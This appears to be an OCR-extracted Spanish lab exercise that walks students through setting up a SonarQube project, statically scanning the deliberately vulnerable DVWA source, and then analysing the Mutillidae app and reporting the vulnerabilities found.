
a. Ingresa a sonarqube. Utiliza el usuario admin y la clave websecuritytesting





b. Seleccione “create Project manually”.





c. Utilice como nombre Damn Vulnerable Web Application. Deje todos los otros campos por defecto y luego dale click en next:





d. Utiliza las opciones globales y dale click en create Project:





e. Seleccione locally como método de análisis.





f. Dale click a generate.





g. Dale click en continue:





h. Dale click en Other.





i. Dale click en Linux. Ejecuta el comando desde la terminal que allí aparece. Revisa el siguiente paso.





j. Abre la terminal. Cambia el directorio a /opt/dvwa donde encontraras el código fuente de Damn Vulnerable Web Apps. Digita el comando que aparece en el sitio web, anteponiendo el path donde se encuentra.




k. Una vez termine la ejecución en la terminal, podrás ver el resultado en el sitio web.




l. Dale click a las vulnerabilidades de seguridad. Veras el detalle:




m. Baja el código de la aplicación mutillidae (git clone https://github.com/webpwnized/mutillidae.git) y ejecuta un análisis estatico. Envia en un documento el detalle de las vulnerabilidades encontradas.